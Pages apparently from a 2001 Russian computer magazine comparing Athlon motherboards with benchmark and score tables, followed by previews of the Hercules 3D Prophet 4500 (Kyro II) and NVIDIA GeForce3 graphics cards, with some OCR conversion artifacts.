Ни одна другая плата не предоставляет столько возможностей для разгона. Для любителей поэкспериментировать со своим процессором есть прекрасные варианты, например «старенькие» B-Athlon можно приспособить для работы на FSB 266 МГц. За определенную сумму вы можете получить Promise IDE-RAID-контроллер, который может работать и как контроллер UltraDMA 100. По производительности и функциональности к A7V133 нет никаких претензий. Единственное, жалко, что у плат Asus иногда бывают проблемы с некоторыми кулерами, тахосигнал которых они просто игнорируют. При отключении кулера исход для Athlon может быть смертельный. Но данный недостаток свойственен всем платам Asus, представленным в нашем teste.


**FIC AD11 (DDR SDRAM)**

Некоторые платы вы вслепую извлекаете из упаковки и лишь тогда замечаете: «Ага, это плата FIC». Ни один из производителей не уделяет столько внимания нестандартному расположению деталей на плате. И если соединительный кабель кулера северного моста, идущий через всю плату, вызывает легкую усмешку, то конденсатор, расположенный рядом с цоколем центрального процессора, уже будит излишние нервные эмоции.

С чисто технической точки зрения AD11 упрекнуть не в чем. Чипсет AMD на плате FIC выполняет свои функции быстро и надежно. Вам также понравятся и надписи на самой плате: все соединительные провода и контакты легко идентифицируются.

**Epoх 8KTA3 (SDR SDRAM)**

Одни в соревнованиях обеспечивают себе золотую медаль, так же как другие серебро, бронзу, медаль, алюминий... Ничего, у плат Epoх есть другие качества, которыми можно похвастать. Например, 8KTA3 показал себя достаточно хорошо в наших тестах. Образцовой является поверхность платы, в которой даже новичок сможет разобраться без вспомогательной литературы. Кто хочет за-




**С головы до «С» он весь создан для демонстрации мощности: маркировка «С» ставится для FSB 266 МГц; при 200 МГц вы здесь увидите «В».**

ставить свой Athlon побегать быстрее обычного, найдет в данной плате хорошего помощника, хотя она и не дотягивает в разнообразии предлагаемых возможностей до плат от Asus или MSI. Для любителей покопаться в начинке компьютера полезным окажется индикатор состояния, который в случае проблемы выдает код ошибки, подобно индикатору на платах MSI.

#### IVIIL KA 266 (DDR SDRAM)

Материнская плата от IVIIL с наилучшим показателем стабильности среди плат с чипсетом AliMagik1. Для данной победы KA 266 не потребовалось никаких сверхчеловеческих усилий, достаточно, если к финишу приходишь целым и без промежуточных катастроф. Общие показатели находятся на уровне лучших плат с чипсетом VIA KT133A, что, ввиду высоких цен на DDR, конечно, разочаровывает. Если в BIOS установить параметры по умолчанию, то иногда хочется вернуть назад свой старый KT133. Тем не менее KA 266 добавил некую изюминку в общий ассортимент предлагаемого железа.



**Сочетание невозможно: чипсет AliMagik1 поддерживает как DDR SDRAM, так и SDR SDRAM, но не оба типа памяти одновременно**

#### Asus A7M266 (DDR SDRAM)

Под капотом данного агрегата скрывается мощь A7M266, это чувствуется даже по звуку, издаваемому железом (не просто ускоренный, а реактивный графический порт AGP Pro). Тем не менее вариант Asus с чипсетом AMD 760 производит необычно сухое впечатление. Стабилизация напряжения питания процессора недостаточна, температурный датчик CPU искать бесполезно, скорость вращения кулера не определяется. Но самым существенным недостатком является тот факт, что режим AGP 4x работает с большими проблемами. Следствием этого являются некачественное изображение при тестировании в 3Dmark 2000. Когда режим AGP 4x деактивируется, то качество изображения возрастает, но все равно оно не соответствует данной марке.

#### MSI K7MG Pro (DDR SDRAM)

Позвольте представить K7MG Pro, чемпиона мира в дисциплинах «Скорость передачи данных» и «Игровые возможности». Хочется добавить: «И это все, несмотря на чипсет Ali-Magik1». MSI удалось показать, какой потенциал скрыт в данном чипсете — просто никому другому пока не удалось полнее раскрыть его возможности. Но при более интенсивном тестировании мы узнаем цену данному факту. MSI встречается с колоссальными ресурсными проблемами. Если в K7MG используется «неправильный» PCI-слот, а его можно быстро обнаружить только при наличии пяти PCI-устройств, то видеокарта полностью останется без ресурсов. В результате этого Windows работает либо в режиме VGA, либо, что еще хуже, полностью покрывается пеленой мрака. В нашем тестовом экземпляре два PCI-слота оказались непригодными для использования. Утешением для некоторых может, наверное, послужить наличие звуковой карты Creative.

#### итог

## Безболезненный переход

Чипсеты для Athlon от VIA уже прошли все испытания. Последний из поддерживающих модули памяти SDR SDRAM чипсет VIA KT133A быстр и надежен при передаче данных между процессором, портом ускоренной графики и оперативной памятью. Год, прошедший со дня рождения KX133, пошел явно на пользу. В отличие от него, оба новых чипсета от AMD и Ali только должны пройти испытания, прыгнув в холодную воду, и при этом лишь немногие окажутся действительно водонепроницаемыми. Прежде всего представители с чипсетами Ali-Magik1 являются типичными кандидатами на выброс. Единственным исключением является плата IVIIL, которая из-за высокой производительности и надежности единственная останется на плаву. Больше надежды подают платы с чипсетом AMD. По меньшей мере MSI и FIC удалось с помощью AMD 760 сделать достойное произведение. Но как уже стало видно по прототипам Asus и Gigabyte, нельзя слепо доверять первой попавшейся плате, на которой установлен северный мост от AMD. Остается только ожидать результатов от VIA KT266. Для любителей всего нового (DDR SDRAM) терпение может окупиться. Как это произошло с KT133, от AMD и Ali можно ожидать, что их продукты станут более совершенными. Дополнительным плюсом к тому времени должно стать снижение цены на DDR SDRAM — тогда переход на новую технику станет практически безболезненным.

#### Ваш победитель...

...не должен быть обязательно одним из наших! Оцените все сами, исходя из собственных критериев, с тем чтобы оптимально наладить систему для своих потребностей.



	<b>MSI K7 Master</b>	<b>Abit KT7A</b>	<b>MSI K7T Turbo</b>	<b>Asus A7V133</b>	<b>FIC AD11</b>
Цена (примерная)	\$280	\$120	\$115	\$145	Неизвестна
Адрес в Интернете	microstar.ru	abit.nl	microstar.ru	asus.com	fic.com.tw
<b>Общая оценка</b>	96 %	94 %	93 %	93 %	93 %
Производительность (40%)	99 %	96 %	91 %	95 %	99 %
Стабильность/Совместимость (40%)	100 %	98 %	97 %	95 %	98 %
Качество (5%)	88 %	96 %	96 %	80 %	88 %
Оснащение/BIOS (5%)	69 %	64 %	81 %	77 %	47 %
Возможность разгона (5%)	67 %	68 %	84 %	100 %	63 %
Документация/Сервис (5%)	100 %	95 %	98 %	83 %	73 %
Цена/Качество	76 %	100 %	91 %	83 %	—
<b>Итог</b>	Суперпроизводительность и стопроцентная надежность: у платы есть все достоинства, чтобы стать настоящей классикой	То, что можно достичь высоких результатов без дорогой DDR SDRAM — Abit доказывает на примере KT7A	Пользователи, ценящие стабильность и разгоняемость, выбирают «турбо»	Любители компьютеров, пристегнитесь и будьте внимательны — с этой платой вы будете в числе первых	Лучшая плата FIC в этом столетии — несмотря на небольшие изъяны в разводке, — высший класс
<b>Benchmark</b>					
3Dmark2000 [баллы]	7915	7669	7680	7791	7855
Q3A (640x480 @ 16 бит) [fps]	152	147.7	136.8	142.6	151.7
Sysmark 2000 [баллы]	219	212	209	213	218
Chip-Bench 32 [Мбайт/с]	292.3	278.7	251.8	274.9	292.9
<b>Технические данные</b>					
Чипсет	AMD 760	VIA KT133A	VIA KT133A	VIA KT133A	AMD 760
Северный мост	AMD 761	VT 8363 A	VT 8363 A	VT 8363 A	AMD 761
Южный мост	VT 82C686B	VT 82C686B	VT 82C686B	VT 82C686B	VT 82C686B
Тип памяти	DDR SDRAM	SDR SDRAM	SDR SDRAM	SDR SDRAM	DDR SDRAM
Производитель BIOS	Award	Award	Award	Award	Award
Дата производства BIOS	04.01.01	15.12.01	21.02.01	05.02.01	03.01.01
<b>BIOS/Оснащение</b>					
Распознавание SPD-памяти	•	—	•	•	•
Onboard-Sound	AC 97	—	AC 97	AC 97	AC 97
AGP/PCI/ISA-слоты	1/5/0	1/6/1	1/6/0	1/5/0	1/5/0
USB/AMR/IrDA	4/1/1	4/0/1	4/1/1	4/1/1	4/1/1
USB-заглушка	—	•	—	•	—
Wake-on-Lan/Wake-on-Modem	•/•	•/•	•/•	•/•	•/—
Коннектор для кулера	2	4	2	3	1
<b>Overclocking</b>					
Частота системной шины/шаг	100-150 МГц/11	133-161 МГц/28	133-166 МГц/33	95-166 МГц/68	100-150 МГц/11
Максимальное значение коэффициента умножения	12.5	12.5	12.5	12.5	12.5
Максимальное напряжение питания процессора	1.85 Вт	1.85 Вт	1.85 Вт	1.85 Вт	1.85 Вт
Работа кулера	отлично	хорошо	отлично	отлично	удовлетворительно

6

7

8

9

10

11



Epox 8KTA3	Iwill KA 266	Asus A7M 266	MSI K7MG Pro	Gigabyte GA-7DX	Asus A7A266
\$118 epox.ru	Неизвестна iwill.net	\$180 asus.com	Неизвестна microstar.ru	\$180 gigabyte.ru	\$175 asus.com
91 %	89 %	84 %	83 %	77 %	61 %
89 %	95 %	97 %	100 %	97 %	94 %
98 %	95 %	75 %	70 %	60 %	20 %
96 %	72 %	88 %	84 %	100 %	72 %
87 %	64 %	74 %	85 %	74 %	91 %
60 %	63 %	58 %	36 %	29 %	59 %
91 %	70 %	82 %	89 %	80 %	82 %
91 %	—	60 %	—	56 %	43 %

Не слишком быстра, но надежна, хорошая документация, как вывод — не самая плохая альтернатива

Лучшая плата на чипсете AliMagik1, поскольку единственная в своей серии она держится на плаву

Показатели хорошие, но разработана недостаточно основательно, да и с проблемами AGP 4x

Несмотря на чипсет Ali, самая быстрая из протестированных плат, это оставляет надежды на будущее, если, конечно, будет проведена работа над ошибками

В режиме AGP 4x эта плата сначала вообще не хотела проходить тесты, да и по другим параметрам картина невеселая

Достаточно непривычное место для продуктов Asus, но с двумя зависимостями Windows красная карточка заслуженна

7486	7759	7860 3DMarks	7969 3DMarks	7426 3DMarks	7699
134.2	143.2	148	148.8	152	139.5
198	203	212	216	219	207
250.8	285.9	286.9	311.9	291.6	282.4

VIA KT133A	AliMagik1	AMD 760	AliMagik1	AMD 760	AliMagik1
VT 8363 A	AliM1647	AMD 761	AliM1647	AMD 761	AliM1647
VT 82C686B	Ali 1535 D+	VT 82C686B	Ali 1535 D+	VT 82C686B	Ali 1535 D+
SDR SDRAM	DDR SDRAM	DDR SDRAM	DDR SDRAM/SDR SDRAM	DDR SDRAM	DDR SDRAM/SDR SDRAM
Award	Award	Award	Award	Award	Award
31.01.01	15.02.01	13.02.01	14.02.01	15.11.00	18.01.01

•	•	•	•	•	•
AC 97	C3DXHSP56	C3DXHSP56	Creative CT5880	Creative CT5880	C3DXHSP56
1/6/1	1/5/0	1/5/0	1/5/0	1/5/0	1/5/0
4/0/1	4/0/1	4/1/1	4/1/1	4/1/1	8/1/1
•	•	•	—	—	•
•/-	•/•	•/•	•/•	•/•	•/•
3	3	3	2	3	3

124-166 МГц/11	100-146 МГц/15	100-133 МГц/6	66-133 МГц/8	100-133МГц/8	90-133МГц/6
12.5	12.5	—	—	—	—
1.85 Вт хорошо	1.85 Вт удовлетворительно	хорошо	хорошо	удовлетворительно	хорошо

Подводя черту, можно констатировать, что K7MG Pro вселяет обоснованные надежды на то, что неприступные до недавнего времени вершины будут покорены. Но пока пройдена только половина пути.

### Gigabyte GA-7DX (DDR SDRAM)

Сначала хорошая новость: Gigabyte снова установила на свою плату звуковую карту от Creative, и выполнено это превосходным образом. Но сожаление вызывает тот факт, что GA-7DX оставляет мало ресурсов для AGP 4x. При активированном режиме AGP 4x у 3Dmark 2000 совсем нет шансов для работы. Немногим улучшается ситуация, когда режим AGP переключается на одну передачу назад, но вместе с этим по-

нижается и производительность. Такого рода проблемы сегодня просто не должны выходить на повестку дня. Как «коверклокер», вы тоже далеко не уедете. Частота работы FSB выходит ровно на уровень 133 МГц. Об изменении напряжения питания процессора или коэффициента умножения лучше просто забыть.

### Asus A7A266 (DDR&SDR SDRAM)

Когда-то Леонардо да Винчи сделал из свинца золото, а Asus из простых чипсетов сделал первоклассные платы. По крайней мере, последний миф кажется сейчас сильно подорванным, поскольку то, что в данном случае делает Asus, иначе как плохим назвать нельзя. Первоначальный сбой в работе BIOS мы бы могли еще про-

стить. Даже то, что при использовании PCI-слотов 1 и 2 Windows 98 остается в плену темных изображений, похожих на работу в DOS, тоже можно было бы списать на неудачу. Но то, что при освобождении такого PCI-слота проблемы остаются, это нам уже действительно сложно понять. Такую невоспитанность A7A266 проявил и после перезагрузки. Тогда уже и самые лучшие результаты при тестировании не могли спасти ситуацию.

Тем не менее теперь мы знаем абсолютно точно, как должна выглядеть совершенная плата с чипсетом AliMagik1: мы хотим высокий уровень стабильности Iwill KA 266, мощь MSI K7MG Pro и Asus A7A266 ... ну и 8 портов USB, пожалуйста.

■ ■ ■ Антон Мокрецов

Вот так Chip тестирует материнские платы

## У атлетов важна ТОЛЬКО ПОСТОЯННАЯ СИЛА

В данном тесте мы решили еще более пристально сфокусировать свое внимание на критериях, имеющих для материнских плат решающее значение, а именно — производительности и стабильности. Поэтому мы приняли эти показатели как 80% от общего числа баллов, по 40 % соответственно. Прочие параметры, такие как оснащение и сопроводительная документация, нами, разумеется, тоже не были забыты. Они будут учтены при вынесении окончательного решения с учетом 5-процентной значимости каждого из них. Наше тестовое оборудование состояло из процессора Athlon 1,2 ГГц в обновленном «С-варианте», графической карты GeForce 2 Pro от MSI, модулей памяти DDR объемом 256 Мбайт и SDR от фирм Infineon и Samsung. Электроснабжение обеспечивалось 300-ваттным блоком питания от Powerman, который полностью соответствует требованиям, предъявляемым Athlon (14 А при 3,3 В и 30 А при 5 В). Тесты проводились под операционной системой Windows 98 SE при поддержке DirectX 7a и нового Service Pack 4.28 от VIA.

### Производительность

В данной категории каждая плата проходит следующие тестовые испытания: Chip-Bench 32 (тестирует пропускную способность системы), Q3A, 3Dmark2000 (для игровых приложений) и Sysmark 2000 (моделирует работу типичных графических и офисных приложений).

### Стабильность/Совместимость

Для определения стабильности мы давали на платы максимальные нагрузки. Каждая из плат должна выдержать нагрузку четырех карт PCI-Busmaster, не потеряв при этом в стабильности и качестве изображения. Комплект карт состоит из контроллера UltraDMA 100 от Promise, сетевой карты 10/100 Мбит/с от 3com, TV-карты от Terratec и звуковой карты SB PCI 128 от Creative. Те материнские платы, которые смогли корректно воспринять все компоненты, должны были выдержать час работы в 3Dmark 2000 и Q3A. Те из них, которые смогли пройти эти испытания, получили максимальное количество баллов.

### Качество

Если в разделе «оснащение» основной упор сделан на количество разнообразных услуг, то анализ качества должен показывать, насколько четко была продумана их реализация. Что толку от разъемов для кулера процессора, если они расположены на таком расстоянии, что до них не дотянется ни один из кабелей? Не забыли ли производители про цветную ATX-кодировку портов? Также в расчет бралось хорошее охлаждение системы (наличие кулера для чипсета), что является немаловажным для работы оборудования.

### Оснащение

Функциональное разнообразие материнских плат варьируется от наличия аудио до контроля над работой системы. Баллы

присуждались за количество слотов, разъемов для вентилятора, наличие порта IRDA либо функций Wake-On. Полезные дополнительные аксессуары также повышали общую оценку. Стандартным функциям в BIOS, таким как автоматическое распознавание памяти SPD, мы не придавали решающего значения.

### Возможность разгона

Возможно ли на плате изменить частоту FSB, коэффициент умножения или напряжение питания CPU (CPU VCore) и насколько удобно это осуществить на практике? Кроме этого, мы поощряем хорошими оценками платы, на которых есть место для большого радиатора с кулером.

### Сопроводительная документация/Сервис

Первая обязанность производителя — четко обозначать разъемы и коннекторы для подсоединения питания и т. д. Если ничего уже не помогает, то следует обратиться к инструкции, поэтому и сопроводительной документации предъявлялись строгие требования. Она оценивалась как хорошая, если давала четкое описание инсталляции устройств, подключения питания и свойств BIOS. В качестве сервиса мы оценивали качество удаленной технической поддержки в Интернете с возможностью обновления BIOS и наличием инструкций (в формате PDF).

Новая карта 3D Prophet 4500

# у Hercules открывается второе дыхание

Вы, конечно, уже слышали о стандарте графических карт Hercules, существовавшем еще до стандартов VGA или EGA. Сейчас, после не самых лучших для него лет, Hercules начинает возрождаться, чему способствует и абсолютная новинка — графическая карта 3D Prophet 4500.

## Куда «подался» Hercules?

За быстрым ростом оборота компании Hercules стоит ее направленность на компьютерных игроков. Возможно, именно это и явилось причиной того, что в ноябре 1999 года фирму Hercules купила французская компания Guillemont Corporation. За несколько месяцев до этого она взяла под свое крыло еще одну компанию игр, приобретя фирму Thrustmaster.

Hercules начал производить графические карты с чипами от компании NVIDIA, что оказалось правильной стратегией. Кроме этого, Hercules производит еще и звуковое оборудование — MP3-проигрыватель и Game Theater XP. Последний представляет собой звуковую карту с декодером Dolby Digital и внешней панелью, оснащенной множеством входов и выходов.

## Новое партнерство

В рамках расширения предлагаемого ассортимента графических карт фирма Hercules заключила торговое партнерство с компанией STMicroelectronics. Данный договор заключается в том, что Hercules будет иметь эксклюзивное право на продукцию графических карт с новыми чипами от STMicroelectronics в течение трех месяцев со дня их выхода.

STMicroelectronics не является аутсайдером в области производства чипов. В прошлом году, имея оборот \$7,81 млрд, она заняла седьмое место среди производителей. В производственной программе фирмы вы найдете не только чипы для компьютеров, но и для бытовой электроники, автомобильной техники и мобильных телефонов.

## Особенности Kyro II

9-го марта этого года фирмы STMicroelectronics и Hercules представили первый плод своего сотрудничества — графическую карту 3D Prophet 4500 с чипом Kyro II.

Возможно, вы уже слышали о чипе Kyro, который однако не пользовался большим успехом.

Намного больше шансов имеет новый Kyro II. Его основой является технология TBR (Tile Based Rendering), которая способствует более эффективному рендерингу изображения в сравнении с классическими акселераторами.

В чем же состоит различие? Обычный современный акселератор (например, GeForce 2) вычисляет сцену таким образом, что создает проволочную «треугольную» модель, а потом берет один треугольник за другим, текстурирует его, освещает и раскладывает на пиксели. Одновременно в Z-буффер записывается информация о глубине пикселя, которая определяет будет ли он виден, или его перекроет другой. Только те пиксели, которые видны, перемещаются во фрейм буфера. Потом приходит очередь другого треугольника, который снова текстурируется и вырисовывается пиксель за пикселеем. Когда заполнена вся сцена, треугольники взаимно перекрываются. Это значит, что многие пиксели из треугольников, которые были старательно текстурированы, теперь будут переписаны. Здесь проявляются определенные ограничения, причем наиболее выразительным является пропускная способность памяти.

Kyro II с технологией TBR осуществляет этот процесс иначе. Сначала, правда, также создается проволочная модель, однако она разделена на так называемые «плитки». Потом для каждой «плитки» пиксель за пикселеем вычисляется все, что должно быть в итоге на экране. Только после этого происходит текстурирование, разумеется, только видимых пикселей. Этим достигается значительное снижение загрузки соединительной шины между графическим чипом и памятью. При одинаковых разрешении и производительности поток данных между чипом и памятью у Kyro составляет примерно треть в сравнении с другими акселераторами, использующими ныне существующий способ заполнения сцены.

Kyro II также поддерживает Environmental и Dot3 Bump Mapping. Внутренний рисунок про-



читывается в 32-битной палитре, но внешний фрейм-буфер — только в 16-битной, поэтому рассматривается решение, аналогичное использованному в 3dfx с чипом VSA-100, — снова снижаются требования к пропускной способности шины памяти, при этом качество изображения очень близко к 32-битному.

## Первая карта с Kyro II


Первой картой с Kyro II будет, таким образом, Hercules 3D Prophet 4500. Карта содержит 64 Мбайт памяти SDRAM, которая, правда, не достигает производительности памяти DDR, но благодаря TBR является достаточной. Чип производится по 0,18-микронной технологии и содержит 15 млн транзисторов. Память работает на частоте 175 МГц. Это, правда, немного слабее, чем RAMDAC-карты — 270 МГц. Интересна и цена карты — \$150. Hercules не преследует цель конкурировать с наиболее производительными картами от NVIDIA, но заявляет, что речь идет о наиболее быстрой карте с памятью SDRAM.

Для оценки производительности и сравнения с другими картами следует подождать наших тестов (при благоприятном стечении обстоятельств, возможно, это будет уже в следующем номере), однако на основании первых «быстрых» тестов, которые мы имели возможность провести, она показала хорошие результаты. Надеюсь, что скоро мы будем приятно удивлены.

■ ■ ■ Антон Мокрецов

Разрешение	Производительность [fps]
640x480	96,6
800x600	92,7
1024x768	77,6
1280x1024	51,7
1600x1200	34,8

Quake3 Arena Demo1 (32-битный цвет, высокое качество, максимальные текстуры, трилинейная фильтрация) — «быстрые» тесты проведены на компьютере Pentium III 1 ГГц, материнская плата Asus CUSL2 с чипсетом Intel i815, 128 Мбайт оперативной памяти SDRAM 133 МГц



GeForce от Nvidia

# Быстрее самого быстрого?

Сан Хосе, Калифорния, 27 февраля 2001 года.

**П**рошло всего пять дней с того времени, как состоялась презентация нового видеоускорителя для платформы Macintosh, и компания NVIDIA Corporation анонсирует GeForce3TM GPU (графический процессор) уже для PC-платформы. GeForce3 GPU базируется на радикально новой графической архитектуре и тем самым дает повод думать, что пользователей компьютеров ждет очередной прорыв в графическом оформлении тех или иных приложений.

Так ли это, покажет наш тест, а пока предлагаем поближе познакомиться с данным продуктом.

Чем же может похвастать компания, выпуская очередной графический процессор из серии GeForce? В первую очередь она обращает внимание на три технические новинки: nfiniteFX Engine, Lightspeed Memory Architecture (LMA) и anti-aliasing высокого разрешения (HRAA). Рассмотрим подробнее каждую из этих технологий.

## nfiniteFX: будущее компьютерной графики

Благодаря GeForce3 и его nfiniteFX Engine компания NVIDIA представляют первый в мире программируемый 3D-графический чип. Сочетая програм-

мируемость вершинных и пиксельных шейдеров (vertex и pixel shaders), «движок» nfiniteFX позволяет создавать невиданный до сих пор уровень реализма графики на PC. Текстуры фотorealистичны, персонажи обладают мимикой. nfiniteFX практически дает свободу разработчикам приложений и игр в создании почти неограниченного количества специальных виртуальных эффектов, которые сами по себе создают следующую ступеньку в развитии графического оформления.

## Вершинные шейдеры (Vertex Shader)

Программируемые вершинные шейдеры позволя- »

» ют рассчитывать визуальные эффекты с безграничной палитрой в реальном времени. Объекты в 3D-сцене описаны при помощи треугольников, каждый из которых повернут под тем или иным углом к той или иной оси координат. Вершинный шейдер — это графическая функция, которая приписывает специальные эффекты объектам в трехмерном пространстве с помощью математических операций над данными вершин объекта. Каждая вершина может быть задана множеством различных переменных. Например, вершина всегда задается ее положением в трехмерном пространстве, используя три координаты: по оси X, Y и Z. Границы также могут быть заданы цветом, текстурами и световыми характеристиками. Вершинные шейдеры на самом деле не изменяют тип данных — они просто изменяют значения данных, то есть вершина получает другой цвет, другие текстуры или другое положение в пространстве во время обработки шейдера. Теперь благодаря вершинным шейдерам разработчики могут «вдохнуть жизнь» и придать характеристические особенности всем игровым персонажам и создавать действительно реалистичную скелетную анимацию (используется до 32 ребер на шарнир-вершину шейдера).

### Пиксельные шейдеры (Pixel Shader)

Пиксельные шейдеры — это графическая функция, которая рассчитывает эффекты на пиксельной основе. В зависимости от необходимости для соединения конечного изображения свыше двух миллионов пикселей могут нуждаться в обработке: освещаться, затеняться или же менять цвет в каждом фрейме, и так до 60 раз в секунду. Нетрудно понять, как эта работа загрузит процессор. GeForce3 легко справится с такой работой с помощью пиксельных шейдеров и выдаст на экран быстрый и высококачественный видеоряд. Программируемые пиксельные шейдеры обеспечивают разработчиков беспрецедентным контролем над определением освещения, затенения и заданием цвета для каждого индивидуального пикселя, позволяя им создавать неограниченно количество уникальных эффектов поверхности. Программируемость также дает разработчикам гибкость в создании своих собственных методов затенения объектов. Плюс к этому «движок» nfiniteFX от NVIDIA из-за своей способности комбинировать сразу до четырех текстур за один проход (тогда как предыдущие модели графических процессоров работали максимум с двумя текстурами за проход, да и современные игры используют ту же технологию) позволяет создавать невиданный уровень пикселизации на платформах для обычных пользователей.

### Lightspeed Memory Architecture

До недавнего времени разработчики уверенно продвигались в улучшении качества 3D-графики реального времени, но все же существовала одна из фундаментальных проблем в реализации интерактивности 3D-компонентов: повышение производи-



